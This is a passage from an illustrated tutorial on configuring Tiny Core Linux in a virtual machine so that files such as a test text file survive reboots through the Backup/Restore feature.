


Figure 18 – The install icon no longer appears which means it is booting from the virtual drive instead of the iso

Phase II – Creating persistance in Tiny Core Linux

Tiny Core Linux discards all changes made when it shuts down. This is great for getting a fresh start, but can be a pain when we want to keep something. To persistently save material when the VM shuts down, we need to use the backup feature. In this section, we will create a test file and use the backup feature to keep the information.

1. Start the TinyCore Linux or resume from the install
2. On the main page, click on the third icon ***Control Panel***




Figure 19 – Configure the TinyCore VM for persistence

3. Under the maintenance section, click ***Backup/Restore*** and another window will open. Click on ***Included for Backup (.filetool.lst)*** and you can see which directories and files are saved automatically on shutdown with backup




Figure 20 – Changing the backup/restore settings

4. According to this information, files saved in the ***opt*** and ***home*** directories will be backed up

5. Close the windows

6. Open a blank text file by clicking on the ***editor icon***




Figure 21 – Open a blank text file

7. Type in anything in the textbox and then use the mouse to select ***File –> Save File As…***




Figure 22 – Type anything and save the document

8. In the ***File Save As*** window, leave the default settings and add the file name ***test.txt***, and click ***ok***




Figure 23 – Save the text file

9. Now click on the ***Exit icon*** at the bottom, and on the ***exit options***, select ***Reboot*** and backup options ***Backup*** and then press ***ok***

